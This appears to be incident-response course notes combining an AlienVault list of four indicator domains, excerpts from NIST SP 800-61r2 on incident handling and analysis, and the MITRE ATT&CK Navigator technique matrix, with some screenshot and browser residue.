Show 10 entries

Search:

TYPE	INDICATOR	TITLE	ADDED	ACTIVE	RELATED PULSES
domain	nysura.com		Feb 14, 2020, 5:18:15 PM	●	1
domain	motoqu.com		Feb 14, 2020, 5:18:15 PM	●	1
domain	laceibagrafica.com		Feb 14, 2020, 5:18:15 PM	●	1
domain	webtutorialz.com		Feb 14, 2020, 5:18:15 PM	●	1

© COPYRIGHT 2020 ALIENVAULT, INC. | LEGAL | STATUS | DO NOT SELL MY PERSONAL INFORMATION https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf



NIST

National Institute of
Standards and Technology
U.S. Department of Commerce

Special Publication 800-61
Revision 2

Computer Security Incident Handling Guide

Recommendations of the National Institute of Standards and Technology

It is downloaded here NIST.SP.800-61r2_Incident_Handling_Guide.pdf

Pg. 19




Customers, Constituents, & Media
Other Incident Response Teams
Software & Support Vendors
Incident Response Team
Internet Service Providers
Law Enforcement Agencies
Incident Reporters


Figure 2-1. Communications with Outside Parties

Example: Guidelines for engaging with the media



- Conduct training sessions on interacting with the media regarding incidents, which should include the importance of not revealing sensitive information, such as technical details of countermeasures that could assist other attackers, and the positive aspects of communicating important information to the public fully and effectively.
- Establish procedures to brief media contacts on the issues and sensitivities regarding a particular incident before discussing it with the media.
- Maintain a statement of the current status of the incident so that communications with the media are consistent and up-to-date.
- Remind all staff of the general procedures for handling media inquiries.
- Hold mock interviews and press conferences during incident handling exercises. The following are examples of questions to ask the media contact:

Pg 32:



Incident Analysis Resources:

- **Port lists,** including commonly used ports and Trojan horse ports
- **Documentation** for OSs, applications, protocols, and intrusion detection and antivirus products
- **Network diagrams and lists of critical assets,** such as database servers
- **Current baselines** of expected network, system, and application activity
- **Cryptographic hashes** of critical files[22] to speed incident analysis, verification, and eradication

[22] The National Software Reference Library (NSRL) Project maintains records of hashes of various files, including operating system, application, and graphic image files. The hashes can be downloaded from http://www.nsrl.nist.gov/.

[23] *Guide to Test, Training, and Exercise Programs for IT Plans and Capabilities,* http://csrc.nist.gov/publications/PubsSPs.html#800-84

NOTE: Tripwire is a Linux tool to do automatic checking of hash values of files to see if they were changed. It is now freely available as part of AIDE (advanced intrusion detection environment).

Best practices for incident analysis (a sample)


Profile Networks and Systems. Profiling is measuring the characteristics of expected activity so that changes to it can be more easily identified. Examples of profiling are running file integrity checking software on hosts to derive checksums for critical files and monitoring network bandwidth usage to determine what the average and peak usage levels are on various days and times

Keep All Host Clocks Synchronized. Protocols such as the Network Time Protocol (NTP) synchronize clocks among hosts.
Event correlation will be more complicated if the devices reporting events have inconsistent clock settings. From an evidentiary standpoint, it is preferable to have consistent timestamps in logs—for example, to have three logs that show an attack occurred at 12:07:01 a.m., rather than logs that list the attack as occurring at 12:07:01, 12:10:35, and 11:07:06.

Use Internet Search Engines for Research. Internet search engines can help analysts find information on unusual activity. For example, an analyst may see some unusual connection attempts targeting TCP port 22912. Performing a search on the terms “TCP,” “port,” and “22912” may return some hits that contain logs of similar activity or even an explanation of the significance of the port number.

Use of practical scenarios to motivate students

Search for “Mitre attack navigator”




MITRE ATT&CK® Navigator

The ATT&CK Navigator is a web-based tool for annotating and exploring ATT&CK matrices. It can be used to visualize defensive coverage, red/blue team planning, the frequency of detected techniques, and more.

Create New Layer — Create a new empty layer

Open Existing Layer — Load a layer from your computer or a URL

Catalog of different attack scenarios and techniques used in attacks




Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques	Execution 12 techniques	Persistence 19 techniques	Privilege Escalation 13 techniques	Defense Evasion 42 techniques
Active Scanning (0/3)	Acquire Infrastructure (0/6)	Drive-by Compromise	Command and Scripting Interpreter (0/8)	Account Manipulation (0/5)	Abuse Elevation Control Mechanism (0/4)	Abuse Elevation Control Mechanism (0/4)
Gather Victim Host Information (0/4)	Compromise Accounts (0/2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)
Gather Victim Identity Information (0/3)	Compromise Infrastructure (0/6)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (0/14)	Boot or Logon Autostart Execution (0/14)	BITS Jobs
Gather Victim Network Information (0/6)	Develop Capabilities (0/4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (0/5)	Boot or Logon Initialization Scripts (0/5)	Build Image on Host
Gather Victim Org Information (0/4)	Establish Accounts (0/2)	Phishing (0/3)	Inter-Process Communication (0/3)	Browser Extensions	Create or Modify System Process (0/4)	Debugger Evasion
Phishing for Information (0/3)	Obtain Capabilities (0/6)	Replication Through Removable Media	Native API	Compromise Client Software Binary	Domain Policy Modification (0/2)	Deobfuscate/Decode Files or Information
Search Closed Sources (0/2)	Stage Capabilities (0/5)	Supply Chain Compromise (0/3)	Scheduled Task/Job (0/5)	Create Account (0/3)		Deploy Container
Search Open Technical			Shared Modules			Direct Volume Access
						Domain Policy Modification (0/2)

Input Capture

platforms

- ☑ Linux
- ☑ macOS
- ☑ Windows
- ☑ PRE
- ☑ Containers
- ☑ Network
- ☑ Office 365
- ☑ SaaS
- ☑ Google Workspace
- ☑ IaaS
- ☑ Azure AD




mitre-attack.github.io/attack-navigator/

Apps · Imported · Bookmarks · chandrakantha.com... · Facebook Group N... · Alexander Street Pr... · Saved Tabs · Basic Search - ProC

